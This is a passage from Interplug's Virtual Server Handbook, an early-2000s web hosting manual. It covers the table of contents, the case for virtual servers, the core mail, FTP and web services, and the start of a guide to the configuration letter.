Interplug Hosting


The Virtual Server Handbook


      COPYRIGHT © 1999 DIGITAL TOOLS LLC.   VERSION: 3.2
VIRTUAL SERVER HANDBOOK                                                                                                     INTERPLUG CORPORATION


DOCUMENT CONVENTIONS .................................................................................................................. 6

INTRODUCTION ........................................................................................................................................ 7
   THE VIRTUAL SERVER SYSTEM VS. YOUR OWN SOLUTION ......................................................................... 8
     The "do-it-yourself" approach ................................................................................................................ 8
     The ISP approach ................................................................................................................................... 9
     The Interplug approach ........................................................................................................................ 10
   HOW THE VIRTUAL SERVER SYSTEM WORKS ............................................................................................ 11
     Virtual Servers vs. Virtual Hosting ....................................................................................................... 11
     Virtual Servers vs. Virtual Hosting– a technical perspective ............................................................... 12
   VIRTUAL SERVER CORE INTERNET SERVICES ............................................................................................ 14
     The Virtual Server HTTP (Web ) Service.............................................................................................. 14
     The Virtual Server FTP Service ............................................................................................................ 15
     The Virtual Server POP Service ........................................................................................................... 15
     The Virtual Server IMAP Service.......................................................................................................... 15
     The Virtual Server SMTP (e-mail) Service ........................................................................................... 16
   THE VIRTUAL SERVER ADMINISTRATOR ................................................................................................... 17
GETTING STARTED ................................................................................................................................ 18
   UNDERSTANDING YOUR E-MAIL CONFIGURATION LETTER........................................................................ 19
     E-mail Configuration Letter Terminology ............................................................................................ 19
   REGISTERING OR TRANSFERRING YOUR DOMAIN ...................................................................................... 21
     What is a Domain Name? ..................................................................................................................... 21
     Registering or Transferring Domains................................................................................................... 22
     Registering Domain Names with InterNIC ........................................................................................... 22
   ADMINISTERING SERVERS REMOTELY ........................................................................................................ 24
     Telnet .................................................................................................................................................... 24
     FTP ....................................................................................................................................................... 26
     Windows File Share .............................................................................................................................. 29
     GUI Administration Tools..................................................................................................................... 30
   THE VIRTUAL SERVER DIRECTORY STRUCTURE ........................................................................................ 31
     The UNIX file System ............................................................................................................................ 31
     File Ownership and Permissions .......................................................................................................... 32
     Virtual Server Directories and Files..................................................................................................... 33
     Directories outside of the Virtual Server .............................................................................................. 35
   BASIC UNIX COMMANDS .......................................................................................................................... 36
     Editing files online ................................................................................................................................ 37
MANAGING YOUR VIRTUAL SERVER WITH IROOT AND IMANAGER................................... 38
   IMANAGER ................................................................................................................................................ 39
     Running iManager ................................................................................................................................ 39
     Editing and deleting a File ................................................................................................................... 40
     Copying and Moving a File .................................................................................................................. 41
     Linking or changing permissions to a File ........................................................................................... 41
     Uploading a New File to your Server ................................................................................................... 42
     Making a New Directory....................................................................................................................... 42
   USING IROOT ............................................................................................................................................. 43
MAINTAINING YOUR VIRTUAL SERVER......................................................................................... 45
   MANAGING QUOTAS .................................................................................................................................. 46
    Sample Quota Command ...................................................................................................................... 46
    Exceeding Quotas because of Logs....................................................................................................... 47
   MANAGING THE VIRTUAL SERVER LOAD .................................................................................................. 48
    Sample top command ............................................................................................................................ 48
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                                                                        2
VIRTUAL SERVER HANDBOOK                                                                                                   INTERPLUG CORPORATION


     Memory and Processes ......................................................................................................................... 49
   MANAGING USERS ..................................................................................................................................... 50
     Adding Users......................................................................................................................................... 50
   TROUBLESHOOTING THE VIRTUAL SERVER ............................................................................................... 52
     Checking the quota ............................................................................................................................... 52
     Checking the log files............................................................................................................................ 52
     Checking the processes ......................................................................................................................... 52
   MANAGING WITH CRON ............................................................................................................................. 54
   BACKUPS ................................................................................................................................................... 58
USING THE VIRTUAL E-MAIL SERVICE........................................................................................... 59
   PROTOCOLS ............................................................................................................................................... 60
     SMTP server ......................................................................................................................................... 60
     POP server............................................................................................................................................ 60
     IMAP server.......................................................................................................................................... 60
   EXPLORING SMTP SERVER SOFTWARE...................................................................................................... 61
   COMMANDS AND UTILITIES FOR MANAGING E-MAIL ................................................................................. 62
   CREATING E-MAIL MAILBOXES .................................................................................................................. 63
     Changing E-mail mailbox passwords ................................................................................................... 63
     Managing E-mail accounts ................................................................................................................... 64
     Configuring E-mail clients.................................................................................................................... 65
   ALIASING E-MAIL ACCOUNTS .................................................................................................................... 66
     Creating Mailing Lists .......................................................................................................................... 67

     Creating Autoresponders ...................................................................................................................... 68

   CREATING E-MAIL ADDRESS MAPPINGS OR VIRTMAPS ............................................................................. 70

     Using Wildcard Mappings .................................................................................................................... 70
     Combining Mappings and Aliases ........................................................................................................ 71
     Differences between virtmaps and aliases ............................................................................................ 71

     Virtmaps Summarized ........................................................................................................................... 72
   UNSOLICITED COMMERCIAL E-MAIL ......................................................................................................... 73
     Blocking Incoming Spam ...................................................................................................................... 73
     Maintaining the ~/etc/spammers file..................................................................................................... 73
     POP(IMAP)-before-SMTP Relay Blocking........................................................................................... 74
     Managing POP-before-SMTP............................................................................................................... 75
   MAINTAINING YOUR E-MAIL LOG FILE ...................................................................................................... 77
THE VIRTUAL FTP SERVICE ............................................................................................................... 78
   NAMING YOUR VIRTUAL FTP SERVICE ...................................................................................................... 79
     Anonymous and Non-Anonymous FTP ................................................................................................. 79
     Your Anonymous FTP Directory........................................................................................................... 79
   MAKING CUSTOMER-ACCESSED DIRECTORIES ........................................................................................... 80
     Creating Log-in banners and directory messages ................................................................................ 80
     Creating Non-Anonymous FTP Accounts ............................................................................................. 81
     Monitoring Anonymous FTP Activity.................................................................................................... 83
THE VIRTUAL WEB SERVICE.............................................................................................................. 85
   USING VIRTUAL WEB SERVER SOFTWARE ................................................................................................. 86
   UNDERSTANDING THE VIRTUAL WEB SERVICE DIRECTORY STRUCTURE ................................................... 87
   MAINTAINING VIRTUAL WEB SERVER CONFIGURATION FILES ................................................................. 88
     Learning Apache Directives ................................................................................................................. 88
     Learning the Server Resource Configuration File (srm.conf) ......................................................... 94
     The Access Control Configuration File (access.conf) .......................................................................... 99
     The MIME Types File (mime.types) .................................................................................................... 100
   USING APACHE LOADABLE MODULES ..................................................................................................... 101
     Listing Statically-linked modules ........................................................................................................ 101
     Using Dynamically-Loaded Modules.................................................................................................. 102
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                                                                      3
VIRTUAL SERVER HANDBOOK                                                                                                   INTERPLUG CORPORATION


     Loading the Dynamically-Loadable Modules..................................................................................... 102
     Compiling modules ............................................................................................................................. 104
   UNDERSTANDING VIRTUAL HOSTING ...................................................................................................... 105
     Limitations of Virtual Hosting ............................................................................................................ 105
   ADDING AND SETTING UP DOMAINS ......................................................................................................... 108
   ADDING VIRTUAL HOSTS TO HTTPD.CONF ................................................................................................ 109
     Setting up additional options for virtual hosts .................................................................................... 109
   USING OTHER RESOURCES FOR ADDITIONAL INFORMATION ................................................................... 110
     Official Apache Web Site .................................................................................................................... 110
     Additional Apache Sources ................................................................................................................. 110
MANAGING SERVER LOGS ................................................................................................................ 111
   CONFIGURING LOG FILE DIRECTIVES ...................................................................................................... 112
     Using the Error Log............................................................................................................................ 112
     Using the Transfer Log ....................................................................................................................... 113
     Understanding the Agent and Referer Logs........................................................................................ 114
   ANALYZING LOG FILES ........................................................................................................................... 116
     Using WebTrends TM ........................................................................................................................... 116
     Additional Log Analysis Programs ..................................................................................................... 122
     Getstats ............................................................................................................................................... 122
   ROTATING AND CLEARING LOG FILES ..................................................................................................... 128
CREATING AND PUBLISHING ON THE WEB................................................................................. 129
   CREATING WEB PAGES ............................................................................................................................. 130
   USING HTML BOOKS .............................................................................................................................. 131
   USING HTML ON-LINE REFERENCES AND STYLE GUIDES ...................................................................... 133
   UNDERSTANDING HTML EDITORS AND TOOLS ...................................................................................... 135
   PUBLISHING WEB CONTENT .................................................................................................................... 137
     Microsoft® FrontPage®..................................................................................................................... 137
     Installing the Extensions on your Virtual Server ................................................................................ 138
     Installing FrontPage 2000 Server Extensions for Virtual Hosts ........................................................ 138
     Connecting to the virtual server with FrontPage................................................................................ 138
     Publishing a FrontPage Web.............................................................................................................. 140
ADVANCED WEB SERVER CONFIGURATION............................................................................... 142
   THE COMMON GATEWAY INTERFACE (CGI) ........................................................................................... 143
     Installing CGI Scripts on your Web Server......................................................................................... 143
   OVERCOMING PROBLEMS WITH PERL SCRIPTS ........................................................................................ 145
   TROUBLESHOOTING "500" SERVER ERRORS ............................................................................................ 146
     Common errors ................................................................................................................................... 146
     CGI Security Issues............................................................................................................................. 147
   HANDLING MULTI-LANGUAGE WEB CONTENT ....................................................................................... 149
     Imagemaps.......................................................................................................................................... 151
     User Authentication ............................................................................................................................ 151
     Server Side Include Commands .......................................................................................................... 151
USING VIRTUAL SERVER EXTENSIONS......................................................................................... 152
   WHY MSQL? ........................................................................................................................................... 153
     Obtaining mSQL ................................................................................................................................. 153
     Other Database Solutions ................................................................................................................... 155
   WHAT IS MIVA?....................................................................................................................................... 158
     How Does Miva Work? ....................................................................................................................... 158
     Sampling Miva Templates................................................................................................................... 159
     Ongoing technical support.................................................................................................................. 160
   SWISH-E .................................................................................................................................................. 161
     Indexing SWISH-E .............................................................................................................................. 161
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                                                                      4
VIRTUAL SERVER HANDBOOK                                                                                                     INTERPLUG CORPORATION


     Using the HTML source for the Search Form .................................................................................... 166
     Installing the Search CGI ................................................................................................................... 167
   EXCITE .................................................................................................................................................... 169
     Installing Excite .................................................................................................................................. 169
     Configuring Excite.............................................................................................................................. 169
     Excite Documentation......................................................................................................................... 170
PROGRAMMING ON THE VIRTUAL SERVER ............................................................................... 171
   THE VIRTUAL SERVER VS. THE PHYSICAL SERVER.................................................................................... 172
     Scripting on your virtual server .......................................................................................................... 173
     Creating or testing in the virtual server environment......................................................................... 175
   SCRIPTING USING PERL .......................................................................................................................... 176
     Duplicating the virtual environment ................................................................................................... 176
     Common problems and solutions with PERL scripts .......................................................................... 177
     Installing Perl5 Modules on Your Virtual Server ............................................................................... 178
     Programming with Java Virtual Machine........................................................................................... 181
   UNDERSTANDING SHELL LANGUAGES ..................................................................................................... 185
     C-shell................................................................................................................................................. 185
ELECTRONIC COMMERCE ................................................................................................................ 190
   OTHER TURNKEY E-COMMERCE SOLUTIONS........................................................................................... 191
     A Secure Server (SSL and Secure Server ID’s)................................................................................... 191
   PGP ......................................................................................................................................................... 195
     PGP Installation and Configuration................................................................................................... 195
   BASIC HTTP AUTHENTICATION .............................................................................................................. 196


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                                                                         5
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Document Conventions
                              This user’s guide uses the following conventions:
                              !   Commands are always shown in code font or bold code font
                                  if found within a paragraph
                              !   User supplied variables are in italics
                              !   Terminal sessions are in screen font
                              !   www.yourdomaincom and yourdomain.com means the domain name of
                                  your virtual server
                              !   Many commands are explained as if you were entering them from a
                                  telnet command prompt. The command prompt would look something
                                  like this: "virtualserver {1}% command." For simplicity this guide
                                  will show this simply as "% command."


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            6
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


  Chapter


    1
                              Introduction
                              Interplug is the developer of the Virtual Server System, a unique technology
                              that enables companies to create their own Internet presence as if they had
                              their own dedicated server. The Virtual Server System is more than just a
                              hosting solution; it is a complete Internet server solution, giving each web
                              site its own Web, FTP and E-mail capabilities.
                              This guide contains reference and procedural information that enables you
                              to fully use the Virtual Server System. This guide also helps you use the
                              Virtual Server Administrator to control and maintain your Virtual Server
                              environment.
                              This chapter contains the following information:
                              !   The Virtual Server Solution vs. Your Own Solution
                              !   How the Virtual Server System Works
                              !   Virtual Server Core Internet Services
                              !   The Virtual Server Administrator


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 7
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              The Virtual Server System vs.
                              Your Own Solution
                              Interplug is your Internet server partner.
                              Many Internet Service Providers (ISPs) spend thousands, even millions of
                              dollars to purchase and maintain their own dedicated Internet servers, lines,
                              and staff to keep it all running. Other lucky individuals have discovered that
                              the Virtual Server System is a powerful and cost-effective solution.
                              Consider the high resource cost of a dedicated server solution versus a
                              Virtual Server solution that offers the same amount of flexibility, control
                              and power.


                              The "do-it-yourself" approach
                              Many small and medium-sized businesses install and maintain a dedicated
                              server and Internet connection to their office, believing that it is the only
                              way to establish a powerful Internet presence. However, most businesses do


                              not realize how expensive a dedicated solution is. The following table and
                              diagram illustrate the complexity of the dedicated server solution and its
                              costs.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 8
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              The dedicated server solution
                               Setup                                        Cost
                               Internet server                              $5,000
                               Router                                       $1,500
                               CSU/DSU                                      $1,000
                               T-1 installation                             $300-$1,000 per line

                               Monthly                                      Cost
                               Frame relay                                  $200
                               Common carrier charges                       $300-$1,000 per line

                               Yearly                                       Cost
                               Network engineer                             $55,000+
                               Software and hardware upgrades               Thousands


                              The ISP approach
                              A less expensive alternative to a dedicated server is to "co-locate" your
                              Internet presence with you Internet Service Provider (ISP). ISPs usually
                              have aggressive hosting prices and may bundle hosting services with dial-
                              up services at little to no extra charge. As attractive as the price may appear,
                              the ISP hosting solution usually lacks the performance and technology
                              necessary to establish an effective Internet presence.
                              In fact, many qualified ISPs have recognized the benefits of the Interplug
                              Virtual Server System. The ISPs bundle their services (dial-up service and
                              web design) with Interplug’s Virtual Server and then offer the package to
                              their clients.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   9
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              The Interplug approach

                              Interplug’s Virtual Server Solution offers you the power of a dedicated
                              server at a shared server price. The Interplug Virtual Server System gives
                              you full control to remotely manage your sites without the high cost of
                              maintaining your own server and staff to keep it all running.

                              The Virtual Server solution
                               Setup                               Cost
                               Interplug Virtual server            $50-$200


                               Monthly                             Cost

                               Interplug Virtual server            $55 to $300


                               Yearly                              Cost

                               Interplug Network staff             $0
                               Interplug Support staff             $0


                              Building your own Internet business
                              Interplug ensures that you have the best Virtual Servers on the Internet
                              without the headache of maintaining them. You can make money creating
                              and maintaining web sites for companies all over the world with nothing
                              more than a PC and a dial-up connection to the net. You will not need
                              expensive servers, routers, or dedicated connections. Interplug handles it
                              all-even the occasional headaches.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  10
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              How the Virtual Server System
                              works
                              Virtual server technology enables Interplug to partition a single physical
                              server into multiple virtual machines. This enables small and medium-sized
                              businesses to distribute the cost of hardware, software, system maintenance,
                              and bandwidth without losing the power of a dedicated solution.
                              The Virtual Server System utilizes the following:
                              !   Updated hardware components
                              !   Fast network connectivity
                              !   Innovative software
                              !   Remote administration
                              !   Security solutions


                              Virtual Servers vs. Virtual Hosting
                              Essentially two types of shared hosting solutions are available: Virtual
                              Hosting and Virtual Servers. Though the terms seem similar, the underlying
                              functionality of the two solutions is very different. Your Internet site is
                              likely an integral part of your business, so understanding the differences
                              between Virtual Hosting and Virtual Servers impacts your hosting decision
                              (a decision that can be as important as choosing what content you place on
                              your site).
                              Web Hosting solutions consist of two components:
                              !   Hardware (CPU, memory, disk drives, etc).
                              !   Software (the web, FTP and POP servers, the e-mail gateway, and any
                                  third party applications such as CGI scripts).

                              Virtual Hosting
                              In a Virtual Hosting environment, the following weaknesses are apparent:
                              !   Hardware and software are configured and customized by site
                                  administrators (leaving the client with no control over how the Internet
                                  services behave.
                              !   Each physical server has a single set of shared software applications
                                  (leaving the client "sub-letting" software that are controlled and
                                  maintained by someone else.

                              Virtual Servers
                              In a Virtual Server environment, the following strengths become obvious:
                              !   Only the hardware is controlled by site administrators (leaving the
                                  software autonomous).
                              !   Software is controlled by the client (to enable client control over the
                                  core Internet services).


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   11
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              !     A Virtual Server is partitioned from the root of a physical server. This
                                    provides additional file security as well as Telnet capability.
                              Configuration at the client level empowers the client to use a Virtual Server
                              just as he or she would use a dedicated server. The table below compares
                              the capabilities of Virtual Hosting with the Interplug Virtual Server System.

                              Comparing Interplug Virtual Server System to Virtual Hosting
                                  Server Items                                    Virtual          Virtual
                                                                                  Server           Hosting
                                                                                  System
                                  Control of your own server environment               YES           NO
                                  Individual Web server (HTTP)                         YES           NO
                                  Individual FTP server                                YES           NO
                                  Individual POP server                                YES           NO
                                  Individual IMAP server                               YES           NO
                                  Individual SMTP gateway                              YES           NO
                                  "Virtual Root" access                                YES           NO
                                  Complete Telnet access                               YES          MAYBE
                                  Access to your Web server configuration files        YES           NO
                                  Full CGI-BIN access                                  YES          MAYBE
                                  Complete log files                                   YES          MAYBE
                                  Access to your password and aliases file and         YES           NO
                                  SENDMAIL.CF


                              Virtual Servers vs. Virtual Hosting–
                              a technical perspective
                              Because a single dedicated server is partitioned into multiple Virtual
                              Servers, each Virtual Server is given the following:
                              !     IP address
                              !     Domain name
                              !     Web server (complete log and configuration files)
                              !     FTP server
                              !     POP server
                              !     SMTP gateway
                              Not only does a Virtual Server have virtual hosting capability, the Virtual
                              Server also enables you to create the following:
                              !     Virtual web hosts
                              !     Virtual e-mail
                              !     Virtual FTP logins and anonymous FTP logins
                              !     Quota support

                              Note: A true Virtual Server is not simply a "virtually hosted"
                              (VirtualHost) site on a web server that you do not control. You have
                              "virtual root" access on your Virtual Server.

                              When you access your Virtual Server via Telnet, the following directories
                              are displayed just as they would be on a dedicated server:
                              !     Dev

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   12
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              !   Usr
                              !   Bin
                              !   Etc
                              Your PASSWD, ALIASES, and SENDMAIL.CF files reside in your Etc
                              directory. Because you are given access to such files, you have the
                              flexibility to add the following:
                              !   POP accounts
                              !   Aliases
                              !   Autoresponders
                              You can access the entire usr/local/etc/httpd directory structure
                              including the following:
                              !   HTTPD.CONF
                              !   SRM.CONF
                              !   ACCESS.CONF
                              !   CGI-BIN
                              The Virtual Server behaves just like a dedicated server, giving you
                              complete control of your web, FTP, and e-mail services. The biggest
                              differences between a dedicated server and a Virtual Server is the disk space
                              and price tag.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               13
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              Virtual Server Core Internet
                              Services
                              The core Interplug Virtual Server System services include the following:
                              !   HTTP (web)
                              !   FTP
                              !   POP
                              !   IMAP
                              !   SMTP (e-mail)
                              Each of the services above is linked to your own domain name. The
                              services are outlined in detail in the concluding portions of this chapter.
                              Core virtual services capabilities are complemented with the following
                              utilities:
                              !   iManager
                              !   iRoot
                              !   ACE
                              !   Microsoft® FrontPage® server extensions
                              !   CGI scripts (customized for our clients)
                              !   Java applets (customized for our clients)
                              The Virtual Server environment also supports popular third-party
                              applications (or what we term "contrib" programs).


                              The Virtual Server HTTP (Web ) Service
                              The World Wide Web project has taken the Internet by storm. That is good
                              news for your business if you are able to take advantage of it. With the
                              Interplug Virtual Server System, customers can access your company’s
                              World Wide Web service easier than before. The Virtual HTTP (Hyper Text
                              Transfer Protocol) service provides all the power and bandwidth your
                              company needs.
                              The Virtual HTTP Service enables you to have a business presence on the
                              Internet. Internet access allows you to reach the millions of homes and
                              businesses that are online each day without hassling with the cost of
                              maintaining a dedicated server. Not only will you benefit from cost savings,
                              the Virtual Web Service displays a more professional appearance to your
                              customers. Your home address appears as www.yourdomain.com not
                              www.interplug.com/~yourdomain as it would with a non-virtual shared
                              service or web mail.
                              You can add Netscape Compatible Encryption or SSL to your Virtual
                              Server. With Netscape Compatible Encryption, your customers feel
                              confident sending you their credit card information online because they are
                              ensured of a secure transaction. Many other extensions, CGI scripts, Java
                              applets, and popular third party applications are also available.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   14
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              The Virtual Server FTP Service
                              The majority of Internet traffic uses the File Transfer Protocol (FTP). FTP
                              enables users to download files made available to them on other computer
                              systems. FTP is the workhorse of Internet tools.
                              With your Virtual FTP service, your customer can download files that give
                              them information about your company. For example, customers can
                              download a catalog of your products or a price list of your services. This
                              enables customers instant access to vital information, and saves you printing
                              and mailing costs.
                              The Virtual FTP service enables you to maintain a simple FTP address such
                              as ftp.yourdomain.com. Your FTP address appears to customers just as it
                              would with a dedicated server. Both anonymous and non-anonymous
                              capabilities are available.


                              The Virtual Server POP Service
                              Post Office Protocol (POP) enables users to read their e-mail without
                              having to log on to a server and learn a cumbersome mail program. Instead,
                              the user can access their e-mail using any computer with their chosen POP
                              e-mail client. Every major operating system has high quality POP clients.
                              The Virtual POP service enables your company to establish a dedicated
                              system a low cost, saving your company money on a constant Internet
                              connection. With your Virtual POP service, you can establish as many e-
                              mail accounts for your business as you choose. Unlike e-mail aliasing, your
                              mail is stored on your Virtual Server. You can easily configure your POP
                              client (Eudora, Pegasus, etc.) to dial in through your local access provider
                              so you can read your mail.
                              Your company has flexibility because with the Virtual POP service, you can
                              create as many e-mail addresses as you like. Without a Virtual POP service,
                              you would have to establish a commercial gateway using a Novell or
                              Microsoft e-mail solution. Or you would have to purchase multiple e-mail
                              POP accounts from your local access provider. Both solutions are costly.
                              The Virtual POP service allows you to establish multiple e-mail addresses
                              at no extra charge. You can access all accounts with a few dial-up accounts
                              from your local access provider. The Virtual POP service can save you
                              hundreds, or even thousands of dollars.


                              The Virtual Server IMAP Service
                              Internet Message Access Protocol or IMAP is a method for accessing
                              electronic mail that is stored on a remote mail server (your Virtual Server).
                              IMAP permits a client e-mail program to access remote message folders as
                              if they were local. For example, e-mail stored on an IMAP server can be
                              manipulated from a desktop computer at home, an office workstation, or a
                              traveling laptop computer, all without the need to transfer messages or files
                              back and forth between each computer.
                              IMAP’s ability to access messages (both new and saved on the Virtual
                              Server) from more than one computer is important as reliance on electronic
                              messaging and multiple computer use increase.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                15
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Note: If the mail is accessed from one server only, then the Post Office
                              Protocol (POP) works best. POP was designed to support off-line
                              messages (i.e., where you download messages to your local computer
                              and delete them from your Virtual Server).


                              The Virtual Server SMTP (e-mail)
                              Service
                              You can use Simple Mail Transfer Protocol (SMTP) or e-mail to send
                              letters across local networks or Internet connections. With your Virtual Mail
                              Service you can use e-mail as a very useful business tool. Providing e-mail
                              access to your customers enables them to communicate with your company
                              instantly and without incurring a long-distance phone charge. Your
                              company has the power to answer your most urgent e-mail messages first.
                              By doing so, you foster relationships with both your existing and potential
                              clientele.
                              Your Virtual SMTP Service enables you to alias e-mail addresses that
                              enables your company to have e-mail addresses linked to your own domain.
                              Your address might be sales@yourdomain.com and not an extension of
                              your local access provider’s name. The Virtual SMTP Service does the
                              following with incoming mail:
                              !   Forwards mail to your personal e-mail account with your local access
                                  provider.
                              !   Forwards mail to an existing POP account on your Virtual Server.
                              With unlimited e-mail aliases, you can assign an e-mail address for
                              customer support, marketing, or your mother, all at no extra cost. Aliases
                              forward incoming mail to each address residing on your Virtual Server, or
                              remote accounts established with your local access provider.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                16
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              The Virtual Server
                              Administrator
                              The Virtual Server System is a powerful Internet solution that is currently
                              being used to power tens of thousands of web sites. The Virtual Server
                              System is more than a simple hosting platform. It is a complete Internet
                              Server solution. While many administrators simply use the Virtual Server
                              System as hosting platform for their web sites, the administrator has the
                              ability to "pop the hood" and control Internet services. The Virtual Server
                              System provides the best of both worlds since it can be used "right out of
                              the box" or its environment can be modified to meet specific needs of an
                              administrator.
                              The Virtual Server Administrator has the power to control the Virtual
                              Server environment. Each web site administrator is provided with a
                              username and password for accessing their Virtual Server UNIX shell
                              account. This access empowers the administrator with the ability to control
                              many of the Virtual Server functions. With this power comes the
                              responsibility to administer functions including but not limited to the
                              following:
                              !   Adding or deleting virtual e-mail and FTP accounts.
                              !   Adding or deleting e-mail aliases (forwarding addresses).
                              !   Up or downloading files to the virtual anonymous FTP server.
                              !   Maintaining the virtual web server HTML files.
                              !   Installing and maintaining Common Gateway Interface (CGI) programs.
                              !   Managing Virtual Server log files, including running stats and deleting
                                  logs.

                              Note: Since the Virtual Server System is a UNIX-based solution, assign
                              an administrator that has UNIX and some programming experience. This
                              will help you get the most out of your Virtual Server environment


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               17
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


  Chapter


    2
                              Getting Started
                              This chapter’s objective is to take you from the point of having your
                              ordered server activated to having you connected to your server. After this
                              chapter you should be able to connect to your server via:
                              !   TELNET
                              !   SSH
                              !   FTP
                              !   Windows (file sharing)
                              This chapter teaches you how to:
                              !   Execute basic UNIX commands.
                              !   Edit files online.
                              !   Upload /Download files via FTP.
                              !   Understand directory structure of the Virtual Server.
                              This chapter includes the following information:
                              !   Understanding your E-mail Configuration Letter
                              !   Registering Domain Names with InterNIC
                              !   Administering servers remotely
                              !   Basic UNIX commands


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               18
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Understanding your E-mail
                              Configuration Letter
                              After your virtual server order is processed and activated, you are sent an E-
                              mail Configuration Letter. This letter contains your new Virtual Server
                              configuration and login information. The information in this letter is very
                              important so do not delete it. If you do lose it E-mail us and request a new
                              configuration letter.


                              E-mail Configuration Letter
                              Terminology
                              order date                      This is the date you ordered your Virtual
                                                              Server.
                              activation date                 The date that your Virtual Server was
                                                              activated. Your monthly billing statement
                                                              displays your activation date to determine
                                                              your first month's prorated service fee.
                              account ID                      The account ID of this Virtual Server.
                              login name                      Use your login name to access your Virtual
                                                              Server via FTP, TELNET, or SSH. For more
                                                              information about how to use FTP,
                                                              TELNET, or SSH to access your Virtual
                                                              Server, see later sections in this Getting
                                                              Started chapter.
                              server host                     This is the name of the physical server or
                                                              "fish" which hosts your Virtual Server (we
                                                              have named our physical servers after fish).
                              domain name                     This is the domain name you selected to use
                                                              as the primary domain name for your new
